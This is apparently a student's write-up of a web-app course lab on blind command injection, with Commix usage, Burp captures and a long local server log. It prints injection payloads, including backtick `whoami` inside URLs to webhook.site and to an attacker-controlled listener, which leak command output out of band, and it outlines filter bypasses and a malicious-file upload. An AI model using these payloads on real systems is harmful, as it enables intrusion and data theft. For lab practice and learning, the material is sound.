
```text
username=admin&password=pass123
```

2. **Basic Command**

To specify POST data for Commix, use the `--data` option:

```bash
commix --url "http://example.com/vulnerable.php" --data "username=admin&password=pass123"
```

- Commix will inject payloads into the parameters (`username` and `password`) and test for command injection.


Burp Suite Community Edition v2023.10.3.5 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Intercept HTTP history WebSockets history Proxy settings
Filter settings: Hiding CSS, image and general binary content
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Request attributes 2
Request body parameters 1
Request headers 15
Response headers 9
Search
0 highlights


#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes
1	http://localhost	POST	/labs/c0x02.php	✓		200	1622	HTML	php	Command Injection 0x02	

```
POST /labs/c0x02.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,i
mage/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 15
Origin: http://localhost
Connection: close
Referer: http://localhost/labs/c0x02.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

site=google.com
```

```
HTTP/1.1 200 OK
Date: Sun, 08 Dec 2024 01:02:24 GMT
Server: Apache/2.4.54 (Debian)
X-Powered-By: PHP/7.4.33
Vary: Accept-Encoding
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: *
Content-Length: 1339
Connection: close
Content-Type: text/html; charset=UTF-8


<!DOCTYPE html>
<html lang="en">

  <head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width,
    initial-scale=1.0">
    <title>
      Command Injection 0x02
    </title>
    <link href="../assets/bootstrap.min.css" rel="
    stylesheet">
    <link href="../assets/custom.css" rel="stylesheet">
  </head>

  <body>
    <main>
```

We want to test the "site" parameter post data.

Okay. After a lot of time frustrated trying to find a fixed methodology to test for it, I could not find it. From what I was reading, it looks like "Commix" does not work quite well with blind command injection. To determine we have blind command injection "Commix" uses sleep/time based functions, and the time it takes to respond determines whether or not it is working. Because the target host might generate "false-positive results due to random or accidental response delays of the target host".



Reducing false positives.

1. Regarding results-based command injections.
- Prints three times a randomly generated string, combined with the result of a mathematic calculation of two randomly selected numbers.

```
(!) The (GET) 'addr' parameter is vulnerable to Results-based Command Injection.
   (+) Type : Results-based Command Injection
   (+) Technique : Classic Injection Technique
   (+) Payload : ;echo KVCGCQ$((18+34))$(echo KVCGCQ)KVCGCQ
```

- Must take as response → union of the strings combined with the result of the mathematic calculation (i.e KVCGCQ52KVCGCQKVCGCQ)

2. Regarding blind command injections.
- Problem: High probability of false-positive results, due to random or accidental response delays of the target host.
  - Calculates the average response time of the target host.

```
(*) Setting the (GET) 'addr' parameter for tests.
(^) Warning: The estimated response time is 1 second and that may cause delays.
```

  - The average response time, is added to the default delay time which is used to perform time-based attacks.

So, this wont work here.

I could not find any walk through on how to determine if the field is vulnerable with automated tools. I understand the concept and have an idea on how to do it using burp. We can see if the website is filtering special characters by making a list of special character, and running the list on the fields we want to check. We can also build a payload list dedicated to this purpose as well. In Burp, the size of response, time it took to respond, the status code of the response, and maybe other fields could help with this task. This will be something to come. I will first finish all the material of this course and then I will go back reviewing it and initiating the ideas left behind, like this one.

From here on I will be following along with our instructor.


At this point we saw that we were getting queries back from our payload. Lets take a look at that payload, and see if we can improve it from there.

The payload was: google.com ;; https://192.168.163.133:8080

The reason we got a reply was because the field is designed to query the input field address. So, it did what it was supposed to do.

And, we can see on the reflected output that our semi-colons are being filtered.

Our instructor attempts and does indeed execute a command using backticks. He hosts a server using the site "webhook.site", and then make the request for the host of his control using ?'whoami' to query the system the whoami command.


Labs / Command Injection 0x02


Network check

```
https://webhook.site/3453f4b1-068e-4dbd-b4da-6b50be16f5a0?`whoami`
```

Target: https://tcm-sec.com whoami asd

Website OK

I mimicked his technique, but using a server hosted in my own computer using the python3 http.server module, and was able to get a reply back with the "whoami" command response. It almost failed, but the response was received.




Network check

https://tcm-sec.com/

Target: http://192.168.163.133:8080/?`whoami`

Website OK



Labs / Command Injection 0x02

Network check


https://tcm-sec.com/

Target: http://192.168.163.133:8080/?`whoami`

Website OK

kali@kali: /tmp
File Actions Edit View Help
kali@kali: ~/Desktop/WebApp-Lab/command_injection_02-lab
kali@kali: /tmp

```
vmware-root_613-3980364028

┌──(kali㉿kali)-[/tmp]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
127.0.0.1 - - [11/Jan/2025 16:27:32] code 501, message Unsupported method ('CONNECT')
127.0.0.1 - - [11/Jan/2025 16:27:32] "CONNECT firefox.settings.services.mozilla.com:443 HTTP/1.1" 501 -
127.0.0.1 - - [11/Jan/2025 16:27:32] code 501, message Unsupported method ('POST')
127.0.0.1 - - [11/Jan/2025 16:27:32] "POST http://r10.o.lencr.org/ HTTP/1.1" 501 -
127.0.0.1 - - [11/Jan/2025 16:27:32] code 501, message Unsupported method ('CONNECT')
127.0.0.1 - - [11/Jan/2025 16:27:32] "CONNECT firefox.settings.services.mozilla.com:443 HTTP/1.1" 501 -
127.0.0.1 - - [11/Jan/2025 16:27:33] code 501, message Unsupported method ('POST')
127.0.0.1 - - [11/Jan/2025 16:27:33] "POST http://r11.o.lencr.org/ HTTP/1.1" 501 -
127.0.0.1 - - [11/Jan/2025 16:27:33] code 501, message Unsupported method ('CONNECT')
127.0.0.1 - - [11/Jan/2025 16:27:33] "CONNECT content-signature-2.cdn.mozilla.net:443 HTTP/1.1" 501 -
127.0.0.1 - - [11/Jan/2025 16:27:33] code 501, message Unsupported method ('CONNECT')
127.0.0.1 - - [11/Jan/2025 16:27:33] "CONNECT tiles-cdn.prod.ads.prod.webservices.mozgcp.net:443 HTTP/1.1" 501 -
127.0.0.1 - - [11/Jan/2025 16:27:33] code 501, message Unsupported method ('CONNECT')
127.0.0.1 - - [11/Jan/2025 16:27:33] "CONNECT tiles-cdn.prod.ads.prod.webservices.mozgcp.net:443 HTTP/1.1" 501 -
127.0.0.1 - - [11/Jan/2025 16:27:33] code 501, message Unsupported method ('CONNECT')
127.0.0.1 - - [11/Jan/2025 16:27:33] "CONNECT firefox.settings.services.mozilla.com:443 HTTP/1.1" 501 -
127.0.0.1 - - [11/Jan/2025 16:27:33] code 501, message Unsupported method ('CONNECT')
127.0.0.1 - - [11/Jan/2025 16:27:33] "CONNECT firefox.settings.services.mozilla.com:443 HTTP/1.1" 501 -
127.0.0.1 - - [11/Jan/2025 16:27:33] code 501, message Unsupported method ('CONNECT')
127.0.0.1 - - [11/Jan/2025 16:27:33] "CONNECT firefox.settings.services.mozilla.com:443 HTTP/1.1" 501 -
127.0.0.1 - - [11/Jan/2025 16:27:33] code 501, message Unsupported method ('CONNECT')
127.0.0.1 - - [11/Jan/2025 16:27:33] "CONNECT firefox.settings.services.mozilla.com:443 HTTP/1.1" 501 -
127.0.0.1 - - [11/Jan/2025 16:27:33] code 501, message Unsupported method ('CONNECT')
127.0.0.1 - - [11/Jan/2025 16:27:33] "CONNECT firefox.settings.services.mozilla.com:443 HTTP/1.1" 501 -
127.0.0.1 - - [11/Jan/2025 16:27:33] code 501, message Unsupported method ('CONNECT')
127.0.0.1 - - [11/Jan/2025 16:27:33] "CONNECT firefox.settings.services.mozilla.com:443 HTTP/1.1" 501 -
127.0.0.1 - - [11/Jan/2025 16:27:33] code 501, message Unsupported method ('CONNECT')
127.0.0.1 - - [11/Jan/2025 16:27:33] code 501, message Unsupported method ('CONNECT')
127.0.0.1 - - [11/Jan/2025 16:27:33] "CONNECT firefox.settings.services.mozilla.com:443 HTTP/1.1" 501 -
127.0.0.1 - - [11/Jan/2025 16:27:33] "CONNECT firefox.settings.services.mozilla.com:443 HTTP/1.1" 501 -
127.0.0.1 - - [11/Jan/2025 16:27:33] code 501, message Unsupported method ('CONNECT')
127.0.0.1 - - [11/Jan/2025 16:27:33] "CONNECT firefox-settings-attachments.cdn.mozilla.net:443 HTTP/1.1" 501 -
127.0.0.1 - - [11/Jan/2025 16:27:33] code 501, message Unsupported method ('CONNECT')
```



Labs / Command Injection 0x02

Network check

https://tcm-sec.com/

Target: http://192.168.163.133:8080/?`whoami`

Website OK

kali@kali: /tmp
File Actions Edit View Help
kali@kali: ~/Desktop/WebApp-Lab/command_injection_02-lab
kali@kali: /tmp

```
127.0.0.1 - - [11/Jan/2025 16:27:33] code 501, message Unsupported method ('CONNECT')
127.0.0.1 - - [11/Jan/2025 16:27:33] "CONNECT firefox-settings-attachments.cdn.mozilla.net:443 HTTP/1.1" 501 -
127.0.0.1 - - [11/Jan/2025 16:27:33] code 501, message Unsupported method ('CONNECT')
127.0.0.1 - - [11/Jan/2025 16:27:33] "CONNECT firefox-settings-attachments.cdn.mozilla.net:443 HTTP/1.1" 501 -
127.0.0.1 - - [11/Jan/2025 16:27:33] code 501, message Unsupported method ('CONNECT')
127.0.0.1 - - [11/Jan/2025 16:27:33] "CONNECT firefox-settings-attachments.cdn.mozilla.net:443 HTTP/1.1" 501 -
127.0.0.1 - - [11/Jan/2025 16:27:33] code 501, message Unsupported method ('CONNECT')
127.0.0.1 - - [11/Jan/2025 16:27:33] "CONNECT firefox-settings-attachments.cdn.mozilla.net:443 HTTP/1.1" 501 -
127.0.0.1 - - [11/Jan/2025 16:27:33] code 501, message Unsupported method ('CONNECT')
127.0.0.1 - - [11/Jan/2025 16:27:33] "CONNECT firefox-settings-attachments.cdn.mozilla.net:443 HTTP/1.1" 501 -
127.0.0.1 - - [11/Jan/2025 16:27:33] code 501, message Unsupported method ('CONNECT')
127.0.0.1 - - [11/Jan/2025 16:27:33] "CONNECT firefox-settings-attachments.cdn.mozilla.net:443 HTTP/1.1" 501 -
127.0.0.1 - - [11/Jan/2025 16:27:33] code 501, message Unsupported method ('CONNECT')
127.0.0.1 - - [11/Jan/2025 16:27:33] "CONNECT firefox-settings-attachments.cdn.mozilla.net:443 HTTP/1.1" 501 -
127.0.0.1 - - [11/Jan/2025 16:27:33] code 501, message Unsupported method ('CONNECT')
127.0.0.1 - - [11/Jan/2025 16:27:33] "CONNECT firefox-settings-attachments.cdn.mozilla.net:443 HTTP/1.1" 501 -
127.0.0.1 - - [11/Jan/2025 16:27:33] code 501, message Unsupported method ('CONNECT')
127.0.0.1 - - [11/Jan/2025 16:27:33] "CONNECT firefox-settings-attachments.cdn.mozilla.net:443 HTTP/1.1" 501 -
127.0.0.1 - - [11/Jan/2025 16:27:33] code 501, message Unsupported method ('CONNECT')
127.0.0.1 - - [11/Jan/2025 16:27:33] "CONNECT firefox-settings-attachments.cdn.mozilla.net:443 HTTP/1.1" 501 -
127.0.0.1 - - [11/Jan/2025 16:27:33] code 501, message Unsupported method ('CONNECT')
127.0.0.1 - - [11/Jan/2025 16:27:33] "CONNECT firefox-settings-attachments.cdn.mozilla.net:443 HTTP/1.1" 501 -
127.0.0.1 - - [11/Jan/2025 16:27:33] code 501, message Unsupported method ('CONNECT')
127.0.0.1 - - [11/Jan/2025 16:27:33] "CONNECT firefox-settings-attachments.cdn.mozilla.net:443 HTTP/1.1" 501 -
127.0.0.1 - - [11/Jan/2025 16:27:33] code 501, message Unsupported method ('CONNECT')
127.0.0.1 - - [11/Jan/2025 16:27:33] "CONNECT firefox-settings-attachments.cdn.mozilla.net:443 HTTP/1.1" 501 -
127.0.0.1 - - [11/Jan/2025 16:27:33] code 501, message Unsupported method ('CONNECT')
127.0.0.1 - - [11/Jan/2025 16:27:33] "CONNECT firefox-settings-attachments.cdn.mozilla.net:443 HTTP/1.1" 501 -
127.0.0.1 - - [11/Jan/2025 16:27:33] code 501, message Unsupported method ('CONNECT')
127.0.0.1 - - [11/Jan/2025 16:27:33] "CONNECT firefox-settings-attachments.cdn.mozilla.net:443 HTTP/1.1" 501 -
127.0.0.1 - - [11/Jan/2025 16:27:33] code 501, message Unsupported method ('CONNECT')
127.0.0.1 - - [11/Jan/2025 16:27:33] "CONNECT firefox-settings-attachments.cdn.mozilla.net:443 HTTP/1.1" 501 -
127.0.0.1 - - [11/Jan/2025 16:27:34] code 501, message Unsupported method ('CONNECT')
127.0.0.1 - - [11/Jan/2025 16:27:34] "CONNECT firefox-settings-attachments.cdn.mozilla.net:443 HTTP/1.1" 501 -
127.0.0.1 - - [11/Jan/2025 16:27:34] code 501, message Unsupported method ('CONNECT')
127.0.0.1 - - [11/Jan/2025 16:27:34] "CONNECT firefox-settings-attachments.cdn.mozilla.net:443 HTTP/1.1" 501 -
127.0.0.1 - - [11/Jan/2025 16:27:34] code 501, message Unsupported method ('CONNECT')
127.0.0.1 - - [11/Jan/2025 16:27:34] "CONNECT shavar.services.mozilla.com:443 HTTP/1.1" 501 -
172.18.0.4 - - [11/Jan/2025 16:28:26] "HEAD /?www-data HTTP/1.1" 200 -
```


Whoami is www-data.

Notice, I needed to add the "?" for query option, and then backticks with the command we wanted to run.

Our instructor host a webserver using the python3 http server module and check if he can use a wget command using a \n to escape to a new line and successfully make the wget request. It does look like the website is using the curl command to make the request and see if it is "Website Ok".

According Alex, the best idea in this case would be to upload a malicious file and try to trigger it, instead of trying to get a reverse shell through the command injection. As we saw before, special characters are being filtered, and to make a PHP reverse shell, or to use bash in general, we need those special characters to succeed. So, instead of trying to bypass the filter and get the reverse shell using a payload through the command injection vulnerable field, we can upload a malicious file and then trigger it by requesting the URL.

It works.



Labs / Command Injection 0x02

Network check

